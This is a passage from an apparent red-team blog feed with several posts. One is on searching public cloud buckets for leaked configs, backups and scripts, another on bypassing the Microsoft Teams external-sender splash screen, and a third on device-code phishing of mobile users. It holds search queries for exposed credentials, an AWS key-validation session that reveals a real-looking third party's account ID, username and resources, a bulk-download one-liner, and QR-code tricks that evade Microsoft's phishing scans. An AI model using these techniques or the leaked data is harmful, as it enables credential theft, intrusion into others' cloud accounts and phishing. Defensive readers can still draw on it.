<p><a href="/assets/media/buckets/2image-1.png" target="_blank"><img src="/assets/media/buckets/2image-1.png" alt="" width="75%" /></a>
<em>Credentials for a ISP Portal #2</em></p>

<h2 id="software-configurations">Software configurations</h2>
<h3 id="gitlab">Gitlab</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=gitlab&amp;fullpath=1&amp;extensions=rb&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=gitlab&amp;fullpath=1&amp;extensions=rb&amp;order=last_modified&amp;direction=desc</a></p>

<p>Gitlab config files might also be juicy, as there is typically an SMTP configured.</p>

<p><a href="/assets/media/buckets/2image-7.png" target="_blank"><img src="/assets/media/buckets/2image-7.png" alt="" width="75%" /></a>
<em>Gitlab config</em></p>

<h3 id="configphp">config.php</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=config&amp;extensions=php&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=config&amp;extensions=php&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Not really a surprise, PHP config files are crazy and a lot of credentials can be found.</p>

<p><a href="/assets/media/buckets/2image-8.png" target="_blank"><img src="/assets/media/buckets/2image-8.png" alt="" width="75%" /></a>
<em>PHP Config #1</em></p>

<p><a href="/assets/media/buckets/2image-9.png" target="_blank"><img src="/assets/media/buckets/2image-9.png" alt="" width="75%" /></a>
<em>PHP Config #2</em></p>

<h1 id="backups">Backups</h1>
<p>There are also complete Backups public availible, sometimes with a size of several Terrabyte. Of course they still might be encrypted, but yeah, let’s keep the hope.</p>

<p><a href="/assets/media/buckets/unnamed.jpg" target="_blank"><img src="/assets/media/buckets/unnamed.jpg" alt="" width="50%" /></a>
<em>Can’t loose the backup if it’s public available</em></p>

<h2 id="virtual-disks">Virtual disks</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?extensions=vhd%2Cvhdx%2Cvmdk&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?extensions=vhd%2Cvhdx%2Cvmdk&amp;order=last_modified&amp;direction=desc</a></p>

<p><a href="/assets/media/buckets/2image-10.png" target="_blank"><img src="/assets/media/buckets/2image-10.png" alt="" width="75%" /></a>
<em>Virtual disks found</em></p>

<p>Virtual disks can easily be openend with 7zip.<br />
<a href="/assets/media/buckets/2image-11.png" target="_blank"><img src="/assets/media/buckets/2image-11.png" alt="" width="75%" /></a>
<em>Openend virtual disk</em></p>

<p><a href="/assets/media/buckets/2image-12.png" target="_blank"><img src="/assets/media/buckets/2image-12.png" alt="" width="75%" /></a>
<em>Browsing the backup</em></p>

<p>Mailstore is a solution for email archives, so this might not be good.</p>

<h2 id="img-files">IMG files</h2>

<p>The same goes for IMG files, they often also serve as backup. 
<a href="/assets/media/buckets/3image-4.png" target="_blank"><img src="/assets/media/buckets/3image-4.png" alt="" width="75%" /></a>
<em>IMG files</em></p>

<h2 id="veeam--acronis-backups">Veeam &amp; Acronis Backups</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?extensions=vbk,tib&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?extensions=vbk,tib&amp;order=last_modified&amp;direction=desc</a></p>

<p>Veeam &amp; Acronis Backups are normally password protected. But if the password can be cracked, this will mostly be juicy.</p>

<h2 id="forensic-images">Forensic Images</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=e01&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=e01&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Forensic Images are full disc images, used during incident response. With the correct tools, they can be openend. There are for example the <a href="https://www.tc4shell.com/en/7zip/forensic7z/">forensic tools</a> for 7zip.</p>

<h2 id="archive-files">Archive files</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=backup&amp;fullpath=1&amp;extensions=zip,7z,tar,gz2,rar&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=backup&amp;fullpath=1&amp;extensions=zip,7z,tar,gz2,rar&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p><a href="/assets/media/buckets/7image.png" target="_blank"><img src="/assets/media/buckets/7image.png" alt="" width="75%" /></a>
<em>A lot of data available</em></p>

<h2 id="sql">SQL</h2>

<p><a href="https://buckets.grayhatwarfare.com/files?extensions=bak&amp;order=size&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?extensions=bak&amp;order=size&amp;direction=desc&amp;page=1</a></p>

<p>SQL backups are crazy, as they might leak complete application data including usercredentials and also payment data. And there are a lot of files…</p>

<p><a href="/assets/media/buckets/2image-13.png" target="_blank"><img src="/assets/media/buckets/2image-13.png" alt="" width="75%" /></a>
<em>BAK files server typically as MSSQL backups</em></p>

<h3 id="mysql-dumps">MySQL Dumps</h3>
<p>MySQL dumps also contain the complete data.</p>

<p><a href="/assets/media/buckets/3image-3.png" target="_blank"><img src="/assets/media/buckets/3image-3.png" alt="" width="75%" /></a>
<em>MySQL dumps as backup</em></p>

<h3 id="bson-files">BSON files</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=bson&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=bson&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Binary JSON files can also be used as backup and there some with quite interesting data.</p>

<p><a href="/assets/media/buckets/3image-5.png" target="_blank"><img src="/assets/media/buckets/3image-5.png" alt="" width="75%" /></a>
<em>BSON file with tokens for Firebase</em></p>

<h1 id="scripts">Scripts</h1>
<p>Also no surprise, we can find a lot of the typical credentials in script files like <code class="language-plaintext highlighter-rouge">vbs, cmd, bat , ps1, sh</code>. The difficult thing here is to find a name which might contain credentials, as we can not grep through the files without downloading.</p>

<p><a href="https://buckets.grayhatwarfare.com/files?keywords=ftp&amp;fullpath=1&amp;extensions=ps1,sh,vbs,cmd&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=ftp&amp;fullpath=1&amp;extensions=ps1,sh,vbs,cmd&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p><a href="/assets/media/buckets/3image-6.png" target="_blank"><img src="/assets/media/buckets/3image-6.png" alt="" width="75%" /></a>
<em>Bash script with credentials</em></p>

<p><a href="/assets/media/buckets/3image-7.png" target="_blank"><img src="/assets/media/buckets/3image-7.png" alt="" width="75%" /></a>
<em>Bash script with credentials</em></p>

<p><a href="/assets/media/buckets/3image-8.png" target="_blank"><img src="/assets/media/buckets/3image-8.png" alt="" width="75%" /></a>
<em>Bash script with AWS credentials</em></p>

<p><a href="/assets/media/buckets/4image-1.png" target="_blank"><img src="/assets/media/buckets/4image-1.png" alt="" width="75%" /></a>
<em>Powershell script with credentials</em></p>

<h1 id="excourse-1-scraping-data-easily-with-excel">Excourse 1: Scraping data easily with Excel</h1>
<p>Excel nowadays offers a nice feature for quickly gathering data from a webservice.
Let’s say, we want to perform some checks on ourself for S3 buckets and therefore want a list.</p>

<p><a href="https://buckets.grayhatwarfare.com/buckets?type=aws">https://buckets.grayhatwarfare.com/buckets?type=aws</a></p>

<p><a href="/assets/media/buckets/5image.png" target="_blank"><img src="/assets/media/buckets/5image.png" alt="" width="75%" /></a> 
<em>List of buckets</em></p>

<p>We can now easily import this data in excel with a query.</p>

<p><a href="/assets/media/buckets/5image-1.png" target="_blank"><img src="/assets/media/buckets/5image-1.png" alt="" width="75%" /></a>
<em>Import Data from web</em></p>

<p><a href="/assets/media/buckets/5image-2.png" target="_blank"><img src="/assets/media/buckets/5image-2.png" alt="" width="75%" /></a>
<em>Select the data you want</em></p>

<p><a href="/assets/media/buckets/5image-3.png" target="_blank"><img src="/assets/media/buckets/5image-3.png" alt="" width="75%" /></a>
<em>Done</em></p>

<p>But wait, now we only have the first page of data …<br />
Easy!</p>

<p><a href="/assets/media/buckets/5image-4.png" target="_blank"><img src="/assets/media/buckets/5image-4.png" alt="" width="75%" /></a>
<em>Adjust the Query</em></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>let
    // Define a function to get data for a specific page
    GetDataForPage = (page) =&gt;
        let
            Source = Web.Page(Web.Contents("https://buckets.grayhatwarfare.com/buckets?type=aws&amp;page=" &amp; Text.From(page))),
            Data0 = Source{0}[Data],
            #"Changed Type" = Table.TransformColumnTypes(Data0,{{"#", Int64.Type}, {"Bucket", type text}, {"Files", Int64.Type}, {"Container", type text}})
        in
            #"Changed Type",

    // Use List.Generate to create a list of data for pages 1 to 50
    Pages = List.Generate(() =&gt; 1, each _ &lt;= 50, each _ + 1),
    
    // Use Table.Combine to combine the data for all pages
    CombinedData = Table.Combine(List.Transform(Pages, GetDataForPage))
in
    CombinedData
</code></pre></div></div>

<p>Now we crawl 50 pages or 1000 rows.</p>

<p><a href="/assets/media/buckets/5image-5.png" target="_blank"><img src="/assets/media/buckets/5image-5.png" alt="" width="75%" /></a>
<em>1000 rows within 50 requests crawled</em></p>

<p><strong>This is not a rate limit bypass, meaning if you run into this issue, you need to tamper this a little more, maybe catspin or fireprox!</strong></p>

<h1 id="excourse-2-aws-key-validation">Excourse 2: AWS key validation</h1>
<p>Check if the credentials are still valid.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@ ~ <span class="o">[</span>1]# aws configure <span class="nt">--profile</span> tmp
AWS Access Key ID <span class="o">[</span>None]: AKIAIUH2AI65LLS3Y###
AWS Secret Access Key <span class="o">[</span>None]: rINcfgU63NBUFaFJFP3kO9cR4sVX############
Default region name <span class="o">[</span>None]: ap-south-1
Default output format <span class="o">[</span>None]:
root@ ~# aws sts get-caller-identity <span class="nt">--profile</span> tmp
<span class="o">{</span>
    <span class="s2">"UserId"</span>: <span class="s2">"AIDAJLSWOFPMWAJPP5S36"</span>,
    <span class="s2">"Account"</span>: <span class="s2">"140444460056"</span>,
    <span class="s2">"Arn"</span>: <span class="s2">"arn:aws:iam::140444460056:user/chetan.awate"</span>
<span class="o">}</span>
root@ ~# aws s3 <span class="nb">ls</span> <span class="nt">--profile</span> tmp
2022-12-14 12:54:34 63moons-map-migrated
2022-12-14 12:55:14 a-presto-test-bucket-1
2022-12-14 12:55:46 amplify-myamplifytest-dev-163751-deployment
2022-12-14 12:56:15 astha-wfh-ec2
2022-12-14 12:56:45 astha-wfh-ec2-prod-serverlessdeploymentbucket-crtvtwylvb7o
<span class="o">[</span>...]
2022-12-14 15:52:07 wave2-binaries
2022-12-14 15:52:10 zohobucket1
root@ ~# aws ec2 describe-instances <span class="nt">--profile</span> tmp
<span class="o">{</span>
    <span class="s2">"Reservations"</span>: <span class="o">[</span>
        <span class="o">{</span>
            <span class="s2">"Groups"</span>: <span class="o">[]</span>,
            <span class="s2">"Instances"</span>: <span class="o">[</span>
                <span class="o">{</span>
                    <span class="s2">"AmiLaunchIndex"</span>: 0,
                    <span class="s2">"ImageId"</span>: <span class="s2">"ami-7d5f2412"</span>,
                    <span class="s2">"InstanceId"</span>: <span class="s2">"i-0280648b8540ccbc0"</span>,
                    <span class="s2">"InstanceType"</span>: <span class="s2">"t2.medium"</span>,
                    <span class="s2">"KeyName"</span>: <span class="s2">"asterisk_server"</span>,
                    <span class="s2">"LaunchTime"</span>: <span class="s2">"2022-02-03T05:53:46.000Z"</span>,
                    <span class="s2">"Monitoring"</span>: <span class="o">{</span>
                        <span class="s2">"State"</span>: <span class="s2">"disabled"</span>
                    <span class="o">}</span>,
                    <span class="s2">"Placement"</span>: <span class="o">{</span>
                        <span class="s2">"AvailabilityZone"</span>: <span class="s2">"ap-south-1a"</span>,
                        <span class="s2">"GroupName"</span>: <span class="s2">""</span>,
                        <span class="s2">"Tenancy"</span>: <span class="s2">"default"</span>
                    <span class="o">}</span>,
                    <span class="s2">"PrivateDnsName"</span>: <span class="s2">"ip-172-31-23-174.ap-south-1.compute.internal"</span>,
                    <span class="s2">"PrivateIpAddress"</span>: <span class="s2">"172.31.23.174"</span>,
                    <span class="o">[</span>...]
</code></pre></div></div>

<h1 id="excourse-3-download-snippet">Excourse 3: Download snippet</h1>

<p>During my search it was quite nice to simply download a batch of files. A command for this might look like this.
And yeah, there is quite a lot of space for improvements, but hey it should be working!</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">--request</span> GET <span class="se">\</span>
 <span class="nt">--url</span> <span class="s1">'https://buckets.grayhatwarfare.com/api/v2/files?keywords=winscp&amp;order=last_modified&amp;direction=desc&amp;extensions=ini&amp;start=0&amp;limit=100'</span>  <span class="se">\ </span>
 <span class="nt">--header</span> <span class="s1">'Authorization: Bearer ###########'</span> <span class="se">\ </span>
 | jq | <span class="nb">grep</span> <span class="s2">"url"</span> | <span class="nb">cut</span> <span class="nt">-d</span> <span class="s2">":"</span> <span class="nt">-f</span> 2- <span class="se">\ </span>
 | <span class="nb">sed</span> <span class="s1">'s/,//g'</span> | xargs <span class="nt">-i</span> wget <span class="nt">--no-check-certificate</span> <span class="o">{}</span> 
</code></pre></div></div>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2024/02/15/buckets" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Public cloudstorage has a lot of crazy stuff in it. You can find a lot of different stuff, from privacy relevant stuff up to complete backups and keys for all services, including keys for AWS, Google Cloud and Azure. Some of keys or tokens would have allowed a complete organization takeover! As still a lot companies do not have a cost limit in cloud providers an attacker can cause a lot of damage. To identify most of the stuff, we are almost exclusevly using https://grayhatwarfare.com/ Exposed sensitive data everywhere]]></summary></entry><entry><title type="html">Teams external participant splash screen bypass # 2</title><link href="https://badoption.eu/blog/2024/01/12/teams5.html" rel="alternate" type="text/html" title="Teams external participant splash screen bypass # 2" /><published>2024-01-12T09:40:17+01:00</published><updated>2024-01-12T09:40:17+01:00</updated><id>https://badoption.eu/blog/2024/01/12/teams5</id><content type="html" xml:base="https://badoption.eu/blog/2024/01/12/teams5.html"><![CDATA[<h1 id="teams-external-participant-splash-screen-bypass-2">Teams external participant splash screen bypass #2</h1>
<p>Finally after several months and a “very smooth communication”, meaning 4 month of nothing from Microsoft, they patched the <a href="https://badoption.eu/blog/2023/09/27/teams4.html">External Participant Bypass via Meeting invitations</a>.
As this was always a great vector for spearfishing during RedTeaming assesments, I clicked a little bit around in Teams and <em>Mild shock</em> this is not bulletproof.</p>

<p><a href="/assets/media/teams_5/8c451x.gif" target="_blank"><img src="/assets/media/teams_5/8c451x.gif" alt="" width="50%" /></a></p>

<h1 id="tldr">tl;dr</h1>
<p>The splash screen can be bypassed again in at least one simple way (and I still bet there are more). There is a caveat as this will not enable chatting with the user, only one-way communication.</p>

<ul>
  <li>Create a group chat</li>
  <li>Invite the external “victim”</li>
  <li>Write your message</li>
  <li>Splash screen will be shown to the user</li>
  <li>Remove the user from participants</li>
  <li>Splash screen will also be removed</li>
</ul>

<!--more-->

<p>The splash screen will be bypassed.
<a href="/assets/media/teams_5/2024-01-12_14-32_1.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_14-32_1.png" alt="" width="100%" /></a>
<em>Victim View: Bypassing the Splashscreen</em></p>

<h1 id="details">Details</h1>
<ul>
  <li>
    <p>Create a group chat</p>
  </li>
  <li>
    <p>Invite the external “victim”
<a href="/assets/media/teams_5/2024-01-12_14-27.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_14-27.png" alt="" width="100%" /></a>
<em>Attacker View: Invite the victim(s)</em></p>
  </li>
</ul>

<p><strong>Bonus</strong></p>

<p>You can also rename the groupchat to whatever you want. So why not a nice email adress like <code class="language-plaintext highlighter-rouge">AccountServices@victim.org</code>.
<a href="/assets/media/teams_5/2024-01-12_14-31.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_14-31.png" alt="" width="100%" /></a>
<em>Attacker View: Change the chat description</em></p>

<ul>
  <li>
    <p>Write your message</p>
  </li>
  <li>
    <p>Splash screen will be shown to the user
<a href="/assets/media/teams_5/2024-01-12_14-31_1.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_14-31_1.png" alt="" width="100%" /></a>
<em>Victim View: Splashscreen shown</em></p>
  </li>
  <li>
    <p>Remove the user from participants
<a href="/assets/media/teams_5/2024-01-12_14-32.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_14-32.png" alt="" width="100%" /></a>
<em>Attacker View: Remove the User</em></p>
  </li>
  <li>
    <p>Splash screen will also be removed
<a href="/assets/media/teams_5/2024-01-12_14-32_1.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_14-32_1.png" alt="" width="100%" /></a>
<em>Victim View: Bypassing the Splashscreen</em></p>
  </li>
</ul>

<p><a href="/assets/media/teams_5/kaboom.png" target="_blank"><img src="/assets/media/teams_5/kaboom.png" alt="" width="50%" /></a></p>

<p>There is a limitation, as the victim can not reply to us. We can still send new messages, by adding them and removing again but the limitation keeps.
This must be considered in the phishing context.</p>

<h2 id="bonus">Bonus</h2>
<p>This is also working with files</p>

<p><a href="/assets/media/teams_5/2024-01-12_16-27.png" target="_blank"><img src="/assets/media/teams_5/2024-01-12_16-27.png" alt="" width="100%" /></a>
<em>Victim View: File “received”, basically it’s just a sharepoint link</em></p>

<p><a href="/assets/media/teams_5/mr-bean.gif" target="_blank"><img src="/assets/media/teams_5/mr-bean.gif" alt="" width="50%" /></a></p>

<h1 id="poc">PoC</h1>
<p>Here a small PoC from the victim view. We can of course do all the actions quick by just replaying stuff to the API, so the user will only see the final result, meaning a message where he can not answer.</p>

<video src="https://badoption.eu/assets/media/teams_5/Teams5.mp4" controls="controls" style="width:100%; height:100%;">
</video>
<p><em>Quick Walkthrough, victim view</em></p>

<h1 id="conclusion">Conclusion</h1>
<p>And again there is a (partly) bypass of the splash screen. Imho disabling the “external collaboration” or at least limit it to trusted domains is still the best option.</p>

<p><a href="/assets/media/teams_4/concl.png" target="_blank"><img src="/assets/media/teams_4/concl.png" alt="" width="100%" /></a>
<em>Check your settings</em></p>

<h1 id="links">Links</h1>

<ul>
  <li><a href="https://badoption.eu/blog/2023/09/27/teams4.html">https://badoption.eu/blog/2023/09/27/teams4.html</a></li>
</ul>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2024/01/12/teams_5" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Teams external participant splash screen bypass #2 Finally after several months and a “very smooth communication”, meaning 4 month of nothing from Microsoft, they patched the External Participant Bypass via Meeting invitations. As this was always a great vector for spearfishing during RedTeaming assesments, I clicked a little bit around in Teams and Mild shock this is not bulletproof. tl;dr The splash screen can be bypassed again in at least one simple way (and I still bet there are more). There is a caveat as this will not enable chatting with the user, only one-way communication. Create a group chat Invite the external “victim” Write your message Splash screen will be shown to the user Remove the user from participants Splash screen will also be removed]]></summary></entry><entry><title type="html">MobilePhish</title><link href="https://badoption.eu/blog/2024/01/08/mobilephish.html" rel="alternate" type="text/html" title="MobilePhish" /><published>2024-01-08T09:40:17+01:00</published><updated>2024-01-08T09:40:17+01:00</updated><id>https://badoption.eu/blog/2024/01/08/mobilephish</id><content type="html" xml:base="https://badoption.eu/blog/2024/01/08/mobilephish.html"><![CDATA[<h1 id="phishing-mobile-devices-with-devicecode-phishing-and-qr-codes">Phishing mobile devices, with DeviceCode phishing and QR codes</h1>

<p>As protections for endpoints (Laptops, Virtual-Desktops, …) are getting better and sometimes really tough to bypass, it might be time to move along. One of the next weaker devices might be mobile ones, in that case smartphones. Imho the MDM is weaker nowadays then a fully featured EDR with webproxies and packet inspection.</p>

<p>For a good user experience, we can combine “E-Mails, QR-Codes, DeviceCode phishing and Azure CDN fronting”.</p>

<h1 id="tldr">tl;dr</h1>

<ul>
  <li>E-Mails without links, attachments and images will often make it to inbox</li>
  <li>QRCodes do not need to be images, they can also be Unicode or html tables</li>
  <li>Azure CDN Fronting spares the handling of a trusted domain, SSL certificate and all the nasty things around</li>
  <li>DeviceCode phishing is still doing great in most environments</li>
  <li>A GraphAPI token for Azure is quite powerful</li>
  <li>Depending on the kind of phishing the loot might be even a fully featured PRT!</li>
</ul>

<!--more-->

<h1 id="introduction">Introduction</h1>

<p>When targeting mobile devices, it might not be the best idea to just phish credentials, as most of the time people will not type them in, because it is just annoying to do so. Another problem is MFA and passwordless logins. Of course, you can also use things like VNC phishing or full transparent proxies (evilginx), but those things are mostly difficult to setup, as a lot of protections are in place nowadays.</p>

<p>Another problem is, how to ensure, that the link / payload is executed on a mobile device.</p>

<h2 id="why">Why</h2>

<p>Mobile devices are typically joined to the O365 environment, if existing ofc, because employees should get emails and teams messages outside the office. If there is also a browser logged in, which is quite often the case, as links to documents e.g. via Teams will be opened in the browser at first, the chances of having a DeviceCode Phishing without the user need to enter his credentials are quite high.</p>

<p>Of course, there are a lot of ways to harden the Azure environments and also the devices itself, but this risk is always present from attacker perspective.</p>

<h1 id="build-it">Build it</h1>

<h2 id="sending-an-email">Sending an email</h2>
<p>To send an email, we can simply rely on a Azure developer tenant. Details can be found here:
<a href="https://badoption.eu/blog/2023/12/03/PhishingInfra.html">https://badoption.eu/blog/2023/12/03/PhishingInfra.html</a></p>

<p><strong>PS: MSRC stated, that it might not be good that emails can be send from the developer tenants, but the “risk is below the bar for immediately servicing”, so I guess we can use this for a while</strong>
<a href="/assets/media/mobilephish/clippy.jpg" target="_blank"><img src="/assets/media/mobilephish/clippy.jpg" alt="" width="50%" /></a>
<em>Ooooookay</em></p>

<p>Another ways to get some emails in the inbox might be:</p>

<ul>
  <li>
    <p>DirectSend, a Microsoft “Feature” to send emails from e.g. scanning devices<br />
<a href="https://www.blackhillsinfosec.com/spamming-microsoft-365-like-its-1995/">https://www.blackhillsinfosec.com/spamming-microsoft-365-like-its-1995/</a><br />
<a href="https://www.blackhillsinfosec.com/spoofing-microsoft-365-like-its-1995/">https://www.blackhillsinfosec.com/spoofing-microsoft-365-like-its-1995/</a></p>
  </li>
  <li>
    <p>Use a third-party email-provider like mailgun</p>
  </li>
  <li>
    <p>Spoof the sender and deliver it directly to the victims MX server via SMTP</p>
  </li>
</ul>

<h2 id="what-to-send">What to send</h2>
<p>When targeting mobile devices a good question is what to send. Malicious apps sound way better then they are, as a MDM managed device will not be able to install. 1-click 0-day exploits? Sure, nice, if you have one, but I guess you might not burn that for a Red Teaming.</p>

<p>The idea for this post is to send a QR code to the victim, which it will hopefully then open on it’s working client and scan with the smartphone.</p>

<p><a href="/assets/media/mobilephish/QRCode_2.png" target="_blank"><img src="/assets/media/mobilephish/QRCode_2.png" alt="" width="75%" /></a>
<em>QRCode in a HTML message rendered in Outlook</em></p>

<p>What happens when that link is opened? Using a tool like <a href="https://github.com/secureworks/squarephish">https://github.com/secureworks/squarephish</a> we can either send a second mail to the victim or show a code for device code phishing directly on the browser. It depends on the customer, which version is better, if you want to use O365 to send the initial email it is really annoying to connect squarephish to it. O365 does not support SMTP anymore and a lot of stuff simply seems broken / obsolete at that point.</p>

<p>For our PoC we are going to use a webpage in the layout of the MS Authenticator as most people are used to it by now.
The adjustments to deliver a webpage with the flask server of squarephish are minimal. Just return a template with same variables, like this:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#       if not emailed:
#           logging.error(f"[{target_email}] Failed to send victim device code email")
</span>
       <span class="c1">#return DeviceCode_response["user_code"]
</span>       <span class="k">return</span> <span class="n">render_template</span><span class="p">(</span><span class="s">'DeviceCode_email.html'</span><span class="p">,</span> <span class="n">code</span><span class="o">=</span><span class="n">DeviceCode_response</span><span class="p">[</span><span class="s">"user_code"</span><span class="p">])</span> <span class="s">"""

</span></code></pre></div></div>

<p>Be creative for the rendered page, a quite simple and lazy example might be:</p>

<p><a href="/assets/media/mobilephish/Landing_1.png" target="_blank"><img src="/assets/media/mobilephish/Landing_1.png" alt="" width="50%" /></a>
<em>Landingpage</em></p>

<p>Further improvements would to change the parameter names and values, e.g. from the cleartext email to something non-obvious like base32 or base56.</p>

<h2 id="how-to-build">How to build</h2>

<p>MS recently started to detect links and QR codes in general, but it seems that they are only scanning in attachments and images embedded in the message.<br />
<a href="https://techcommunity.microsoft.com/t5/microsoft-defender-for-office/protect-your-organizations-against-qr-code-phishing-with/ba-p/4007041">https://techcommunity.microsoft.com/t5/microsoft-defender-for-office/protect-your-organizations-against-qr-code-phishing-with/ba-p/4007041</a></p>

<p>So how could we bypass this?
Who said, that a QR Code must be an image, it is just a bunch of squares in black and white.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qrencode <span class="nt">-o</span> - <span class="s2">"https://msrc.microsoft.com"</span> <span class="nt">-l</span> H <span class="nt">-t</span> UTF8
█████████████████████████████████████████
█████████████████████████████████████████
████ ▄▄▄▄▄ █ ▀▄█ ██▀ ▀▀▀▄▀█▄ █ ▄▄▄▄▄ ████
████ █   █ █▄█ ▄▄ ▀ ████ ▄  ▄█ █   █ ████
████ █▄▄▄█ █▀▄█▀ ▄▀█▄▄▀██▄██▄█ █▄▄▄█ ████
████▄▄▄▄▄▄▄█ ▀▄█▄█ █ █ ▀ ▀ █ █▄▄▄▄▄▄▄████
████▀█   ▀▄█▄ █▄█ █ █ ████▄▀▄  ▄█▀▄  ████
███████ █▄▄ ▄▄█ ▀▄▄▀  ▀▄ █▄▀▄▀▀▄█ ▀ █████
████▀█▀▄█ ▄▄ ▀   ▄▀▀█ █  ▄▄ ▄█▀▄▀ █▄ ████
██████▀█▀█▄   ▀█▀  ▄▀█▀ ▀▀ ██▄▀▄ ▀█▄▀████
████▄▄█▀█▄▄█▀ ▀█  ▄█ ▄▄▀▀▀█ ▀ ▀▄▄█▄█▄████
████▄ █ █▀▄▄▄▄▄▄▀ █▀▀▀▀▄▀▀▀▀▀▀██ ▀ ▀█████
████ ▄▀▄▄█▄█▄▄▄  ▀ ████▀██ █▄▀█▄▄▄▀▄ ████
████ █▄  █▄ ▄▀▄▄▀█ ██   ▄▀  ▄██ ▄ ▀▄▀████
████▄█▄█▄▄▄▄  ▀▀  █▀█▀▄▀ ▀▄▄ ▄▄▄ ▄▀█▀████
████ ▄▄▄▄▄ ███ ▄▄ ▀ ▄▀▄▀█ ▀▄ █▄█  ▀ ▀████
████ █   █ █  █▄▄▄ ▄▀▀██ ▄▀█  ▄▄ █▀ ▄████
████ █▄▄▄█ █▄▀▀  ▀▀▀█▀▄  █▄▄▄  ▀█▄ ██████
████▄▄▄▄▄▄▄██▄▄▄▄▄█████▄█▄▄▄▄█▄██▄▄▄█████
█████████████████████████████████████████
█████████████████████████████████████████
</code></pre></div></div>
<p><em>Even with the line distance in markdown the QRCodes are easily scanable</em></p>

<p>You can either go for the plain text message here, or if you use HTML the layout can be further improved.
The results with a Monospace font and font size of 8 looks quite good Outlook.
If you go for HTML, you should ensure, that you layout keeps intact, e.g. if you have multiple Spaces in a row they might get truncated, which of course breaks the QRCode. Easy fix: Replace “ “ with “&amp;NBSP;”</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qrencode <span class="nt">-o</span> - <span class="s2">"https://msrc.microsoft.com"</span> <span class="nt">-l</span> H <span class="nt">-t</span> UTF8| <span class="nb">sed</span> <span class="s1">'s/ /\&amp;nbsp;/g'</span> | <span class="nb">sed</span> <span class="nt">-e</span> <span class="s1">'s/^/    &lt;div style="direction: ltr; margin: 0cm;"&gt;&lt;span style="font-family: \&amp;quot;Courier New\&amp;quot;; font-size: 8pt; color: rgb(0, 0, 0); white-space: pre-wrap;"&gt;/'</span> <span class="nt">-e</span> <span class="s1">'s/$/&lt;\/span&gt;&lt;\/div&gt;/'</span>
&lt;div <span class="nv">style</span><span class="o">=</span><span class="s2">"direction: ltr; margin: 0cm;"</span><span class="o">&gt;</span>&lt;span <span class="nv">style</span><span class="o">=</span><span class="s2">"font-family: &amp;quot;Courier New&amp;quot;; font-size: 8pt; color: rgb(0, 0, 0); white-space: pre-wrap;"</span><span class="o">&gt;</span>█████████████████████████████████████████&lt;/span&gt;&lt;/div&gt;
...
</code></pre></div></div>

<p><a href="/assets/media/mobilephish/QRCode.png" target="_blank"><img src="/assets/media/mobilephish/QRCode.png" alt="" width="75%" /></a>
<em>QRCode shown by Firefox</em></p>

<p>Another great advantage of not having the QR code as picture is, that typically pictures are not shown immediately to prevent tracking and to respect some privacy. So we are also sailing around this protection as we typically have no interest in the tracking mechanism.</p>

<h2 id="device-code-phishing">Device Code phishing</h2>

<p>We can go with some “normal” DeviceCode phishing for a Graph-API token and then use it to exfiltrate stuff, e.g. with the great GraphRunner <a href="https://github.com/dafthack/GraphRunner">https://github.com/dafthack/GraphRunner</a> or we customize our server to go for a Primary-Refresh-Token (PRT) with the absolute great technique from here:
<a href="https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/">https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/</a>. One of the biggest advantages of the PRT is quite unlimited access to Azure resources but also a long lifetime, typically &gt; 30 days.</p>

<p>There is a working PoC available here:
<a href="https://github.com/kiwids0220/DeviceCode2WinHello">https://github.com/kiwids0220/DeviceCode2WinHello</a><br />
<strong>Note: This technique uses device registration, which can be blocked in the victim’s tenant, but mostly isn’t</strong></p>

<p>It is a little bit tricky to setup with squarefish, a not beautiful but working way is to just call the python script asynchronous from the flask server, write the output to a file and deliver the DevicePhishingCode to the victim. Keep in mind, that the MS API is getting polled after that, so ensure that the script continues running.</p>

<h2 id="protect-the-landingpage">Protect the landingpage</h2>

